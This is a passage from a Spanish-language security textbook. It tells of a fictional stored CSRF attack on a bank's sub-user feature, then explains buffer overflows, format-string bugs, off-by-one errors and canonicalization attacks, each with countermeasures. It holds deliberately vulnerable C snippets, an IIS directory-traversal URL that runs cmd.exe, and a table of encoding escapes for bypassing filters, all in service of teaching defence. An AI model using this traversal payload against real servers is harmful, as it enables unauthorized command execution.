Empleando Tor (como se analizó en el estudio de caso al principio de la parte 1), Juan empieza a buscar alguna vulnerabilidad común en el sitio Web. Ejecuta `nikto`, una herramienta de evaluación Web para ver qué regalos puede obtener. Además, usando su propia cuenta para proporcionar acceso a la aplicación de banca en línea, Juan ejecuta `paros` para evaluar la interacción del cliente y el servidor. Está buscando metódicamente alguna grieta en la armadura mientras trata de no despertar alguna sospecha, porque ha iniciado sesión bajo su propio nombre de usuario. Trata de manipular los parámetros empleando `paros`, pero no tiene suerte. ¿Pueden ser tan buenos?, se pregunta. Lo que parecía un proyecto corto para Juan le ha ocupado muchas horas de investigación; sin embargo, Juan no tiene prisa. Sólo necesita una pifia. Con cuatro latas vacías de Red Bull en el escritorio, Juan revisa el reloj y observa que son las cuatro de la mañana. Sólo un rastreo más mediante los resultados de `paros`, piensa para sí mismo. *¡BANG!* Por fin, un descubrimiento. Juan observa que el sitio Web permite que el tenedor de la cuenta principal agregue subusuarios. Por ejemplo, el señor López, el tenedor de la cuenta principal, puede agregar a su esposa como un subusuario para que también pueda acceder a su cuenta en línea. Aunque esta funcionalidad es cuestionable, por lo menos, el diseñador del sitio Web pensaba que podría incluirla, en un esfuerzo por cortar las solicitudes de ayuda para agregar nuevos usuarios de la misma familia. Eso parece una buena idea para un diseñador Web y una idea realmente mala para un arquitecto de seguridad. ¿Qué pasaría si Juan pudiera agregar

un usuario secundario a cualquier cuenta de un usuario que viera el sitio Web del banco? ¿Suena descabellado? Siga leyendo.

Cross-Site Request Forgery (CSRF) ha existido desde hace tiempo pero se ha vuelto mucho más importante con el paso de los años. En esencia, el atacante engaña a la víctima para que cargue una página que contiene una solicitud maliciosa. La solicitud es considerada maliciosa porque heredará los privilegios de la víctima para realizar una función no deseada, por lo general controlada por cookies de sesión. CSRF generalmente se orienta a funciones que causan un cambio de estado, pero también pueden usarse para acceder a información confidencial. Juan se da cuenta de que el escenario ideal sería almacenar código malicioso en el servidor Web y hace que los clientes del banco ejecuten este código (con sus privilegios de usuario) con sólo ver una página Web. Esta técnica de ataque es conocida como un ataque de CSRF almacenado.

La mente de Juan funciona de manera frenética. ¿Dónde puedo almacenar código malicioso en un sitio Web?, se pregunta. ¡Ah! Muchas veces los sitios Web permiten que los usuarios almacenen comentarios o hagan preguntas como parte de un foro. Se da cuenta de que hay un foro para nuevos usuarios que plantean preguntas acerca de su experiencia bancaria en línea. Juan decide que éste es el sitio perfecto para ocultar el código malicioso. Mientras usa Tor para originar un entorno de anonimato, Juan crea un usuario falso de foro e incrusta una etiqueta de imagen en una publicación simple que pide más información sobre la manera de registrarse en el sitio Web. Sin embargo, en lugar de generar una imagen, la etiqueta ejecuta una solicitud para agregar un subusuario a la cuenta de la persona que ve el contenido malicioso. Por supuesto, el subusuario es Juan, con una contraseña de su elección. Juego terminado.

Juan cuenta con que cierto porcentaje de la población de usuarios del banco inicie sesión en su sitio de banca en línea mientras visita el foro. Si no han iniciado sesión, ese ataque no funcionará porque no hay una sesión sobre la cual cabalgar. Juan se da cuenta de que no tendrá 100% de éxito, pero sólo necesita unas cuantas víctimas para alimentar su adicción a Xbox.

Como puede ver en el escenario anterior, las fallas de CSRF pueden parecer un problema inocuo, pero con la motivación correcta y la capacidad de encadenar vulnerabilidades, los resultados son devastadores. Tenga en cuenta que el reto más grande que enfrentamos como practicantes de la seguridad es la capa 8, que es el elemento humano de seguridad. Si puede engañarse a la gente, falsificar su identidad, confundir o adular para hacer clic o ver contenido malicioso, hay pocos recursos. En los siguientes capítulos se proporcionarán más detalles sobre la creación de secuencias de comandos de sitio cruzado (XSS, Cross-Site Scripting), Cross-Site Request Forgery (CSRF) y ataques iniciados por el usuario, además de sus medidas para contrarrestarlos. Léalos, conózcalos y vívalos.

CAPÍTULO 10

HACKEO DE CÓDIGO

En el corazón de casi cualquier problema de seguridad están las vulnerabilidades. Ya sean vulnerabilidades de vendedor, de desarrollador Web, malas configuraciones o violaciones de directiva, éstas crean y ocasionan estragos cada día de nuestras vidas. Estas debilidades de seguridad producen miles de millones en daños anualmente y pueden agobiar a los que deben recuperarse de estas situaciones. Y mientras que los productos de seguridad y servicios tratan de enmascarar la base del problema de seguridad al resolver sólo los síntomas del problema, administrar sus vulnerabilidades es la única forma real de resolver la raíz del problema.

A menudo se dice que errar es de humanos, y perdonar es de dioses. Aplicado a la seguridad, esto significa que todos los humanos producimos errores y, por lo tanto, no podemos eliminarlos todos (lo que es verdad), y si nos perdona por cometer un error se le verá como un dios. Por desgracia, con el paso de los años la mayoría de los desarrolladores y administradores de red y sistemas también han adoptado esta mentalidad, causando también una cantidad considerable de daños y desastres para corporaciones y usuarios particulares. Entonces ¿qué podemos hacer? Podemos resolver la raíz del problema.

La raíz del problema es que los desarrolladores y administradores crean vulnerabilidades y debilidades de seguridad en casi todo lo que producen, ya sea una línea de código o una directiva implementada o una configuración predeterminada en el servidor. Así que nosotros somos el problema, lo que significa que sólo nosotros podemos eliminarlo. Éste es un paradigma fundamental detrás del código seguro. Aunque todo el tema está más allá del alcance de este libro, cubriremos todas las áreas vitales para proporcionarle una educación preliminar en el mundo de hackeo de código.

TÉCNICAS COMUNES PARA EXPLOTACIÓN

Cada tres o cinco años, una técnica de hackeo nueva sale a la luz para tomar a todos desprevenidos. Aunque el concepto de desbordamientos de búfer se ha conocido durante años, a mediados de la década de 1990 su popularidad y devastación causada por muchos ataques que aprovechaban invasiones de búfer realmente comenzaron a materializarse. Un par de años después, fueron las vulnerabilidades de cadena de formato, invasiones de búfer por bucles incorrectos y vulnerabilidades de base de datos. Después surgieron los ataques basados en aplicaciones y Web. Ahora tenemos vulnerabilidades de desbordamiento de entero. Ya tiene una idea. Y con cada lanzamiento de estos nuevos tipos de vulnerabilidades y vectores de ataque surgen nuevos productos y servicios para evitar que los hackers aprovechen esas vulnerabilidades. Pero la realidad es que estos problemas no pueden resolverse por ningún producto o servicio. Necesitan resolverse en el origen: el desarrollador o administrador.

En esta sección analizaremos las técnicas de los últimos 10 años, y veremos cómo cada uno de estos ataques proviene de un ser humano.

Desbordamientos de búfer y fallas de diseño

Innumerables fallas de desarrollador se infiltran lentamente en nuestro mundo cotidiano. Ya sea un código comercial o proyectos de fuente abierta, estas fallas pueden hacer un daño tremendo

a la confidencialidad, la disponibilidad y la integridad. Analizaremos varias fallas de desarrolladores en esta sección, incluidos los diversos ataques de desbordamiento.

El 20 de octubre de 1995 surgió uno de los dos artículos más antiguos acerca de los desbordamientos, cuyo autor era un estudiante del MIT llamado "Mudge", y su artículo se intitulaba "How to write Búfer Overflows" (Cómo escribir desbordamientos de búfer) (http://insecure.org/stf/mudge_búfer_overflow_tutorial.html); el otro artículo, "Smashing The Stack For Fun And Profit" (Rompimiento de la pila por diversión y lucro), vio la luz el 8 de noviembre de 1996, al ser publicado por su autor, Aleph1, en *Phrack 49* (http://insecure.org/stf/smashstack.html). Ambos analizaron públicamente el concepto de manera amplia y proporcionaron código de prueba de concepto. Lo preocupante de artículos como éstos es que elevan el nivel general de conocimiento en el mundo clandestino de los hackers. Esto tiene un efecto dominó masivo, porque otros hackers aprenden nuevos trucos, se prende el foco y contribuyen a elevar el coeficiente intelectual colectivo. ¡Es realmente importante saber contra lo que se combate!

Analicemos algunos ataques específicos de desbordamiento de búfer y fallas de diseño y hablemos acerca de la manera en que pueden evitarse.

Desbordamientos de búfer de pila

Popularidad:	*10*
Simplicidad:	*7*
Impacto:	*10*
Evaluación del riesgo:	***9***

Un desbordamiento de búfer de pila es el más sencillo y devastador, ¡y tiende a hacer que los hackers griten de emoción! Aquí se muestra cómo funciona. La *pila* es simplemente memoria computacional utilizada cuando unas funciones llaman a otras. La meta de un hacker cuando ataca al sistema con un desbordamiento de búfer es cambiar el flujo de lo que sería la ejecución normal de función a función por un flujo determinado por el atacante. He aquí el punto crucial: la pila contiene datos, incluidos variables privadas para la función (llamadas variables *locales*), argumentos de función y muchos peligros más, la dirección de instrucción a la que se regresa cuando la función termina. Cuando `funcionA` llama a `funcionB`, la CPU necesita saber adónde regresar cuando `funcionB` termina; este dato se guarda en la pila, justo después de las variables locales.

Considere el código siguiente de ejemplo:

```
void funcionB(char *titulo)
{
      char matriz_tmp[12];
      strcpy(matriz_tmp, data);
}
void funcionA()
{
     funcionB( ReadDataFromNetwork(socket) );
}
```

En este ejemplo, `funcionA` pasa una lectura de cadena de la red a `funcionB`, y el argumento de cadena se llama `titulo`. Observe que una cadena en C y C++ es una serie de bytes seguidos por un carácter cero, a menudo llamado *terminador NULL*. El problema aquí es que los datos vienen de la red, ¡lo que significa que pueden provenir de un chico malo y pueden tener cualquier tamaño! La variable local `matriz_tmp` tiene asignados 12 bytes en la pila (`char matriz_tmp[12]`) para almacenar sus datos. Después, el código llama a la función `strcpy()`, que trata de copiar los caracteres de `titulo` (recuerde, el malo controla estos datos) en `matriz_tmp` hasta que llegue al terminador NULL al final de `titulo`. Pero debido a que `titulo` puede ser más largo que `matriz_tmp` (24 bytes, además del rastro de terminador NULL, para un total de 25 bytes contra 12 bytes), los datos desbordarán casi al final de `matriz_tmp` en otras partes de la memoria. Recuerde ahora que dijimos que uno de los valores en la pila es la dirección adonde `funcionB` debe regresar. Si el desbordamiento de búfer sobrescribe ese valor en la pila, cuando `funcionB` regrese tomará el valor de la pila y continuará la ejecución desde ese punto hacia adelante. Pero el atacante puede asignar a éste cualquier valor que desee; por lo tanto, puede cambiar el flujo de ejecución normal como desee. El ataque clásico incluye lenguaje de ensamblaje malicioso en el búfer, para que el atacante regrese al inicio de su búfer y ejecute el código ahí. Esto es, por supuesto, ¡muy malo! Mucho muy malo.

Desde 1995 se han hecho del conocimiento del público miles de vulnerabilidades de desbordamiento de búfer. Han surgido muchas fallas de desbordamiento de búfer sin causar mucha conmoción entre el público, mientras otras se han convertido en gusanos viciosos que han llegado a destruir muchas redes y sistemas: Nimda (Windows), Slammer (SQL Server), Scalper (FreeBSD), Slapper (Apache y OpenSSL), Witty (ISS RealSecure), etc. Aunque un desbordamiento de búfer no siempre lleva a un gusano, conocemos varios ataques de error en bucles contra usuarios que aprovechan una falla de desbordamiento de búfer no parchada.

Medidas para contrarrestar el desbordamiento de búfer de pila

La única prevención real para este problema insidioso consiste en administrar los datos que se reciben de usuarios (y atacantes). Como programador, necesita revisar la cantidad y calidad de los datos que se envían a su programa y asegurarse de que no pasen datos sucios mediante las funciones de manipulación de búfer. Aquí se muestra una lista de técnicas probadas para administrar esta amenaza insidiosa:

- **Practique estándares de codificación seguros, sobre todo cuando trate con búferes de C y C++** Eduque e implemente estándares de codificación apropiados con su personal de desarrollo. Asegure el uso apropiado de llamadas a función, y considere que los datos que provienen del usuario no tienen los límites verificados antes de recibirse.
- **Verifique su código** Realice auditorías de código fuente de manera regular en busca de funciones mal configuradas comunes como `sprintf()`, `vsprintf()`, `strcat()`, `strcpy()`, `gets()`, `scanf()`, etc. (pero sin que estén limitadas a ellas). Están disponibles varias herramientas, como CodeSurfer y PREfast (incluidas en Visual Studio.NET 2008 de Microsoft) para revisar su código fuente, y encontrarán funciones de uso inseguras. VS 2008 ofrece análisis de código estático Transact-SQL para revisar automáticamente T-SQL en busca de huecos de calidad y errores de seguridad.

PRECAUCIÓN Esté alerta con relación a herramientas que simplemente hacen grep en llamadas a función que suelen ser mal utilizadas. Provocan muerte cerebral y no pueden distinguir errores reales del ruido.

- **Considere seriamente prohibir el uso de antiguas funciones en tiempo de ejecución de C que no limitan la copia por el tamaño del búfer de destino** Por ejemplo, `strcpy` debe reemplazarse con `strncpy` (tiempo de ejecución de C), `strcpy_s` (SafeCRT en Visual Studio .NET 2008) o `strlcpy` (BSD).
- **Emplee protección de ejecución de pila** En muchas plataformas, como Windows XP SP2, Windows Server 2003, Solaris, Linux y OpenBSD, puede reducir la oportunidad de que estos ataques tengan éxito al configurar la memoria para no permitir la ejecución. Windows XP SP2 (con hardware apropiado) y OpenBSD hacen esto como opción predeterminada, pero debe establecerse esto manualmente en Solaris. El soporte a Linux está disponible mediante PaX. Las soluciones comerciales incluyen Entercept de McAfee. Mac OS X, en hardware más reciente, hace esto de forma nativa.
- **Use herramientas de compilador** Existen varias herramientas para detectar invasiones en tiempo de ejecución. Por ejemplo, el producto Microsoft Visual C++ ahora tiene la opción `/GS`, y para GNU C Compiler (GCC) en Linux puede usar PilaShield (http://www.angelfire.com/sk/pilashield/index.html). Otros dos productos de freeware o fuente abierta que vale la pena buscar son Libsafe de Avaya (http://www.research.avayalabs.com/gcm/usa/en-us/initiatives/all/nsr.htm&Filter=ProjectTitulo:Libsafe&Wrapper=LabsProjectDetails&View=LabsProjectDetails) y ProPolice (basado en PilaGuard) por IBM, que es un conjunto de parches para GCC en OpenBSD, DragonFly BSD e IPCop.

Desbordamientos de heap/BSS/datos

Popularidad:	*8*
Simplicidad:	*5*
Impacto:	*9*
Evaluación del riesgo:	***7***

Los desbordamientos heap/BSS/datos son un poco diferentes de los de pila, y hasta hace poco han sido increíblemente difíciles de escribir. Muchos de los ojos de la industria de seguridad han estado en los desbordamientos basados en heap (tanto que ahora son algo común). En lugar de sobrescribir la pila, sobrescriben el heap. Los programas usan el *heap* para asignar memoria dinámica en tiempo de ejecución. No hay direcciones con función de regreso para escribir en el heap; estos ataques dependen de variables de sobrescritura importantes o estructuras de bloque de heap sensibles que contienen direcciones. Si un atacante puede sobrescribir un permiso con una opción "Access Allowed", obtendrá acceso no autorizado al servicio o sistema computacional. De forma alterna, los desbordamientos de heap pueden aprovechar un apuntador a función almacenado después del desbordamiento de búfer, permitiendo al atacante sobrescribir el puntero de función y apuntarlo a su propio código. Esto tiende a ser mucho más aleatorio que los desbordamientos de pila, debido a la forma aleatoria del diseño de memoria, pero no deje

que esto lo engañe. Muchos ataques basados en heap han puesto en peligro sistemas computacionales.

Existen muchos ejemplos de desbordamientos de heap hoy en día, y analizaremos muchos de ellos en este libro. Una vulnerabilidad de ese tipo se encontró en Titan FTP Server para Windows. Bugtraq ID es 11069 y fue lanzado el 30 de agosto del 2004. La vulnerabilidad básica es simple. Un atacante pasa un nombre de directorio muy largo al comando `CWD` (cambia el directorio de trabajo) del servidor FTP, donde el nombre de directorio es mayor de 20 480 bytes. Esto causa una invasión de búfer basada en heap, permitiendo al atacante pasar comandos arbitrarios de su elección. Existe al menos una explotación de prueba de concepto pública para esta vulnerabilidad y se encuentra en http://www.cnhonker.com. Cuando echa un vistazo al código fuente, puede ver lo simple y elegante que es el código.

Un análisis antiguo pero bueno sobre ataques a heap/BSS/datos puede encontrase en http://www.w00w00.org/files/articles/heaptut.txt.

Medidas para contrarrestar el desbordamiento de heap/BSS/datos

Las medidas para contrarrestar la codificación para desbordamientos de búfer basados en pila también se aplican a invasiones basadas en heap. Al revisar el tamaño y el tipo de entrada, puede asegurar que sólo los datos válidos se enviarán a sus programas. Consulte la primera medida para contrarrestar validación de entrada para desbordamientos de búfer de pila en páginas anteriores de este capítulo. Cuanto más pueda hacer para limpiar la entrada que recibe de sus usuarios clientes, mayor capacidad tendrá de prevenir los ataques de desbordamiento de heap.

PRECAUCIÓN No hay mejor medida para contrarrestar que escribir código bueno y seguro. Las mitigaciones como ProPolice, `/GS`, protección de heap, etc., son mecanismos de defensa adicionales simples, y no deben verse como reemplazo para un buen código.

Ataques de cadena de formato

Popularidad:	*6*
Simplicidad:	*7*
Impacto:	*9*
Evaluación del riesgo:	***7***

Al igual que las vulnerabilidades de desbordamiento, la idea detrás de los ataques de cadena de formato es sobrescribir porciones de la memoria para darle al hacker control sobre el flujo de ejecución del CPU (en otras palabras, hacer algo malvado con éste). Los ataques de cadena de formato aprovechan un mal uso del programador de ciertas funciones (más notablemente, la familia `printf()` de funciones, que simplemente imprime algo en la pantalla). Por ejemplo,

```
printf("Hola todo el mundo. Mi nombre es: %s\n", mi_nombre);
```

Se imprimiría así:

```
Hola todo el mundo. Mi nombre es: Stuart McClure
```

Suponiendo, por supuesto, que la variable `mi_nombre` tiene asignada de forma apropiada la cadena "Stuart McClure". Los caracteres `%s` son un marcador de posición para que una cadena se imprima con la función `printf()`. Ahora, considere cuántas aplicaciones en tiempo real usan de forma incorrecta `printf()`. Muchos programadores utilizarán la versión corta de esta función al escribir lo siguiente:

```
printf(mi_nombre);
```

El problema con esto es que el programador supone que `mi_nombre` es una cadena legítima que puede imprimirse literalmente y en la que puede confiarse plenamente. ¡Oh, qué dolor! Lo que pasa realmente con la función `printf()` en este caso es que escaneará la cadena `mi_nombre` para formar caracteres como `%s` y `%n`, buscando formas de imprimir apropiadamente las variables. Después, a medida que se encuentra cada carácter de formato especial, recuperará un número variable de valores de argumento de la pila. Ahora, ¿qué ocurriría en este escenario si un atacante pasara tres caracteres de formato (`%s %d %u`) en lugar de su nombre? Tal vez la función `printf()` imprimiría la ubicación aleatoria en la memoria donde se supone que deben residir estas variables. Entonces ¿qué pasa si no puede ver las ubicaciones de memoria?, dice usted. Bueno, éste es el mejor escenario. El peor caso es que podamos seleccionar una dirección arbitraria en la memoria y escribir un valor en ésta. Y si puede sobrescribir la porción de memoria, puede sobrescribir un apuntador a función y ejecutar código arbitrario.

Otro ejemplo de una falla de cadena de formato ocurre cuando se llama a `sprintf()`, que, en lugar de imprimir la cadena en la consola, copia el resultado en un búfer. El siguiente código muestra esto. Si la longitud de `mi_nombre`, además de la longitud de la cadena de formato ("Mi nombre es", o 13 caracteres) es mayor que el tamaño de búfer de destino, 32 bytes, entonces obtiene un clásico aplastamiento de pila.

```
char temp[32];
sprintf(temp, "Mi nombre es %s.",mi_nombre);
```

Una de las explicaciones más simples de una vulnerabilidad de cadena de formato puede encontrarse en el sitio Web de Newsham (http://seclists.org/bugtraq/2000/Sep/0214.html).

Medidas para contrarrestar la cadena de formato

Las mejores formas de eliminar las vulnerabilidades de cadena de formato son las siguientes:

- Incluya en el código el especificador de formato en sus funciones. En otras palabras, asegúrese de utilizar la función `printf()` completa:

  ```
  printf("Hola todo el mundo. Mi nombre es: %s\n", mi_nombre);
  ```

- Para funciones `sprintf()` use `snprintf()`, que une la copia al tamaño de búfer de destino.

Además, consulte la primera medida para contrarrestar la validación de entrada para los desbordamientos de búfer de pila en páginas anteriores de este capítulo. Cuanto más pueda hacer para limpiar la entrada que recibe de sus usuarios clientes, más podrá prevenir los ataques de cadena de formato.

Errores de número de repeticiones de bucle

Popularidad:	*5*
Simplicidad:	*9*
Impacto:	*7*
Evaluación del riesgo:	***7***

Los programadores son humanos, ¿cierto? Seguimos diciendo eso. Y la programación de errores de número de repeticiones de bucle es otro ejemplo de este problema, debido a que es un error fácil de cometer. En esencia, este error ocurre cuando un programador cuenta mal algo en su instrucción condicional. Una vulnerabilidad de OpenSSH descubierta en 2002 demostró este problema magníficamente. Cuando el programador escribió:

```
if (id < 0 || id > canales_asignados)
```

esperaba indicar que con la condición dada donde `id` es menor que 0 o mayor que el número de canales ubicados, se producía un error. Esto funciona bien en circunstancias normales, en que negaría el acceso al túnel SSH debido a que el número de canal está fuera del rango. Sin embargo, falló una condición clave: cuando `id` es igual a la variable (`canales_asignados`). Si esta condición ocurre, un atacante podría pretender que es un usuario normal, iniciar sesión, y obtener acceso de nivel administrativo al sistema.

Medidas para contrarrestar el número erróneo de repeticiones de bucle

La implementación apropiada de esta lógica particular sería la siguiente:

```
if (id < 0 || id >= canales_asignados)
```

De esta forma, si `id` es igual al valor `canales_asignados`, todavía se ejecutaría y manejaría de forma apropiada en lugar de omitirse.

Como un problema aparte, casi dos años antes de que se conociera esta falla se encontró otra en el mismo código. No fue necesariamente una falla de seguridad, pero resalta otro defecto de codificación común (mezclar los operadores "and" y "or"). Aquí se muestra cómo se leía el código:

```
f (id < 0 && id > canales_asignados)
```

La moraleja de la historia es que siempre debe revisar todas las operaciones lógicas, sin importar el lenguaje de programación, para determinar su exactitud.

Ataques de validación de entrada

Los ataques de validación de entrada ocurren casi de la misma forma que los desbordamientos de búfer. En efecto, un programador no ha revisado de manera suficiente la entrada de un usuario (o atacante, ¡recuerde!) antes de pasarlo al código de la aplicación. En otras palabras, el programa ahogará la entrada o, aún peor, permitirá que pase algo que no debería. Los resultados pueden ser devastadores, incluidos negación de servicio, engaño de identidad y puesta en peligro completa del sistema, como en el caso de las invasiones de búfer. En esta sección echaremos un vistazo a algunos ataques de validación de entrada y analizaremos la manera en que los programadores pueden resolver los problemas fundamentales.

Ataques de canonicalización

Popularidad:	*5*
Simplicidad:	*9*
Impacto:	*7*
Evaluación del riesgo:	***7***

En el mundo Web, pocos ataques han dado tanta pausa a numerosos desarrolladores. Cuando se desenterró la primera expresión de esta vulnerabilidad, las personas pensaron que era otro simple ejercicio de "quebrar la raíz Web". Como analizaremos en el capítulo 11, éste se manifestó en los ataques de Unicode (ISO 10646) y Double Decode en el 2001-2002.

Canonicalización es el proceso para determinar la manera en que varias formas o caracteres de una palabra pueden resolverse en un solo nombre o carácter, a lo que también se le denomina *forma canónica*. Por ejemplo, el carácter de diagonal / en ASCCI y `%2f` en hexadecimal. Cuando se representa en UTF-8 (el método de preservar codificación de ACSSI para Unicode), también es `%2f`, debido a que UTF-8 requiere que los caracteres se representen en el menor número de bytes legales. Sin embargo, el carácter de diagonal también se puede presentar como `%c0%af`, que es el escape de 2 bytes UTF-8. También puede usar representaciones de 3 o 4 bytes. Técnicamente, estas variaciones de varios bytes no son válidas, pero algunas aplicaciones no las tratan como no válidas. Y si un servidor Web canonicaliza ese carácter después de que se revisan las reglas para negación de directorio, puede tener un desastre en sus manos.

Por ejemplo, el siguiente URL normalmente se bloquearía en el analizador de URL del servidor Web y no se permitiría porque incluye caracteres de punto-punto y diagonales, como se muestra en la figura 10-1:

```
http://192.160.0.154/scripts/../../../../winnt/system32/cmd.exe?/c+dir
```

Este intento es para romper el enrutador Web, avanzar a través del directorio de la unidad y después regresar al directorio /winnt/system32 para ejecutar el comando `cmd.exe`. La shell de comando ejecutaría entonces `dir`, que es un comando de DOS interno dentro de `cmd.exe`. Ahora, si quisiéramos cambiar los caracteres de diagonal (/) para la representación demasiado larga de UTF-8 para tal carácter (`%c0%af`) o cualquier número de representaciones similares, la




Figura 10-1 Un intento de negativa de directorio que sería bloqueado por un servidor Web.

versión vulnerable de IIS4 no vería los caracteres de diagonal y permitiría el directorio desconocido:

```
http://192.168.0.154/scripts/.%c0%af..%c0%af..%c0%af../winnt/system32/
cmd.exe?/c+dir
```

Existen otros tipos de defectos de forma canónica, que incluyen doble escape y escapes Unicode. En la tabla 10-1 se muestra un pequeño ejemplo.

Una vez más, este tipo de ataque aprovecha la falta de traducción apropiada de caracteres en su forma normalizada antes de entregarse. Este ataque puede tomar muchas formas y debe resolverse a fondo en todas sus aplicaciones en ejecución.

En años recientes han existido varios problemas de canonicalización con servidores Web, como ISS y Apache y sus tecnologías, que incluyen PHP y ASP.NET.

Medidas para contrarrestar la canonicalización

La mejor forma de mitigar los ataques de canonicalización es resolver el problema con el lenguaje que está escribiendo. Por ejemplo, para aplicaciones ASP.NET, Microsoft recomienda que inserte el siguiente archivo global.asax, que mitiga algunas formas de canonicalización de ruta:

```
<script language="vb" runat="server">
Sub Application_BeginRequest(Sender as Object, E as EventArgs)
    If (Request.Path:IndexOf(chr(92)) >= 0 OR _
        System.IO.Path.GetFullPath(Request.PhysicalPath) <> Request.
PhysicalPath) then
        Throw New HttpException(404, "Not Found")
    End if
End Sub
</script>
```

Efectivamente, este manejador de evento en global.asax evita caracteres no válidos y URL mal formadas al realizar verificaciones de ruta.

También puede mitigar estas amenazas al ser muy riguroso acerca de los datos que aceptará su aplicación. Puede usar una herramienta como URLScan frente a su servidor Web IIS5 para mitigar muchos de estos problemas. Observe que URLScan también puede ayudarle a evitar que la aplicación que está sobre IIS se ataque a través de estas vulnerabilidades en su código. También observe que IIS6 tiene una capacidad parecida a URLScan integrada.

Escape	Comentario
%c0%af	Escape de UTF-8 largo de 2 bytes.
%e0%80%af	Escape de UTF-8 largo de 3 bytes.
%252f	Doble escape; %25 es un carácter % con escape.
%%35c	Doble escape; %35 es un carácter 5 con escape.
%25%35%63	Doble escape; donde cada carácter en %5c se escapa.
%%35%63	%, después 5 con escape y c con escape.
%255c	Escape %, después 5c.
%u005c	Escape Unicode de 2 bytes.

Tabla 10-1 Diferentes tipos de UTF-8 largos posibles para / y \.

Ataques de aplicación Web y base de datos

Popularidad:	*10*
Simplicidad:	*10*
Impacto:	*3*
Evaluación del riesgo:	***8***

Como analizaremos en el capítulo 11, existen muchas formas de evitar la seguridad de aplicación Web. Desde engaño de identidad hasta amontonamiento de variables, cada técnica puede permitir a un atacante asumir la identidad en línea de alguien, desbordar una aplicación o rodear algunos controles en tal aplicación.

Medidas para contrarrestar el ataque de aplicación Web/base de datos

El problema fundamental aquí, al igual que con casi cualquier ataque analizado en este capítulo, es la falta de una limpieza de entrada apropiada realizada por el programador. Si cada entrada de datos elemental (campos de formulario, paquetes de red, etc.) aceptados por todo el software de red conectado (como exploradores, servidores de base de datos y servidores Web) se validaran y limpiaran apropiadamente, casi todos los problemas simplemente desaparecerían.

MEDIDAS PARA CONTRARRESTAR COMUNES

Aunque hemos analizado medidas específicas para contrarrestar cada ataque que hemos introducido, necesita darse un análisis más amplio sobre la razón por la que estos problemas ocurren, en primer lugar, y qué hacer al respecto. Como el mantra de la tecnología de la información dice, un método sólido para cualquier problema incluye personas, proceso y dimensiones de la tecnología. En esta sección cubriremos algunas de las mejores prácticas en el desarrollo de software seguro, organizados sobre esos tres vectores.

Personas: cambio de la cultura

Algo que hemos aprendido en años de asesoría, siendo empleados de organizaciones de desarrollo Web, construyendo y poniendo en funcionamiento este tipo de organizaciones, es que la seguridad nunca mejora hasta que se integra a la cultura del desarrollo de software. Hemos visto muchas culturas organizacionales diferentes en compañías de desarrollo de producto. Desafortunadamente, debido a los mercados globales demasiado competitivos de hoy en día, casi ninguna organización tiene como prioridad la seguridad apropiada, condenando las iniciativas de seguridad de producto a fallar una y otra vez. Esto es de alguna forma irónico, debido a que la seguridad es algo que los clientes quieren y necesitan. Aquí se muestran algunos consejos para que la bola gire en la dirección correcta.

Hable suavemente

Antes que nada, no subestime el impacto de tratar de modificar el proceso de desarrollo del producto en ninguna organización. Este proceso es el alma de la organización, y es probable que los métodos casuales fallen de forma miserable. Aprenda el proceso actual lo mejor que pueda, formule un buen plan (desarrollaremos un ejemplo en un momento) y alinee personas inteligentes y con mucha voluntad detrás de usted. Hable suave y… bueno, lea la siguiente sección.

Cargue una varita

Sí, algunas veces tendrá que caminar bastante. Recuerde que una varita sólo es efectiva si los altos ejecutivos se la dan, en primer lugar. Con poco o sin ningún soporte o incentivo de éstos, tal vez también esté condenado a fallar. Más raro aún es que hemos observado organizaciones que se administraban "de arriba hacia abajo", donde la clave del éxito es ganar el apoyo de la base popular de una masa crítica de equipos desarrolladores influyentes. Necesita ser sensible con la infraestructura organizacional única dentro de la que existirá su iniciativa, y utilizarla de acuerdo con esto.

La seguridad mejora la calidad y la eficiencia

